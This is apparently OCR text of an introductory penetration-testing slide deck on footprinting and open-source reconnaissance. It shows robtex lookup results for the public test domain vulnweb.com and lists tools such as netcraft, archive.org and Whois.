
How to be a Pentester

Chudej Suraboonkul

- Senior Cyber Security Consultant SOSECURE
- 5+ years of experience in Cyber Security
- GrimTheRipper Team
  - Penetration Testing
  - Cyber Security Consultant
  - Cyber Security Researcher

Phases of the Intrusion Kill Chain



Information Gathering

Defining Footprinting

- Footprinting is the blueprint of the security profile of an organization, undertaken in a methodological manner
- Footprinting is one of the three pre-attack phases
- An attacker spends 90% of the time in profiling an organization and another 10% in launching the attack
- Footprinting results in a unique organization profile with respect to networks (Internet/intranet/extranet/wireless) and systems involved

Information Gathering

OSINT (Open-Source Intelligent)	Domain Harvesting	Personal Info Harvesting	Internet Service
• Search Engine • Deep Web / Darkweb	• Domain Whois • Public IP Range • Domain / Sub-Domain	• Email Address • Contact Information	• Web Application • DNS • SMTP • Internet Devices

robtex.com

RECORDS

Hierarchical analysis of the entity

vulnweb.com

- a 176.28.50.165
  - whois Host Europe GmbH
  - route 176.28.48.0/21
    - bgp AS8972
  - descr DE-HEC-176-28-SLASH-18
  - location Hoest, Germany
  - ptr rs202995.rs.**hosteurope**.de
    - a 176.28.50.165

SHARED

This section shows related hostnames and ipnumbers

IP numbers

176.28.50.165

1 results shown.

Sharing IP numbers

asptest.**vulnweb**.com
gd.**vulnweb**.com
httestphp.**vulnweb**.com
htttestphp.**vulnweb**.com
pingwww.**vulnweb**.com
testephp.**vulnweb**.com
testoho.**vulnweb**.com
testphp.**vulnweb**.com
www.**vulnweb**.com
rs202995.rs.**hosteurope**.de

10 results shown.

Name servers

ns1.**eurodns**.com
ns2.**eurodns**.com
ns3.**eurodns**.com
ns4.**eurodns**.com

4 results shown.

IP numbers of the name servers

2001:502:f3ff::282
2610:a1:1015::8d
2610:1c8:b001::107
2610:1c8:b002::107
2610:1c8:b002::108
8.20.241.108
8.20.243.108
156.154.66.105
204.74.110.130
204.74.111.130

10 results shown.


Subdomains/Hostnames

Domains or hostnames one step under this domain or hostname.

estphp.**vulnweb**.com
htestphp.**vulnweb**.com
httptestphp.**vulnweb**.com
localhost.**vulnweb**.com
pingwww.**vulnweb**.com
testasp.**vulnweb**.com
testephp.**vulnweb**.com
testoho.**vulnweb**.com
testphp.**vulnweb**.com
www.**vulnweb**.com

10 results shown.

netcraft.com




Extracting Archive of of a Website

- You can get all information of a company's website since the time it was launched at www.archive.org


  For example : www.eccouncil.org

- You can see updates made to the website
- You can look for employee's database, past products, press releases, contact information, and more


www.archive.org




www.archive.org (con't)



images.google.com



Whois

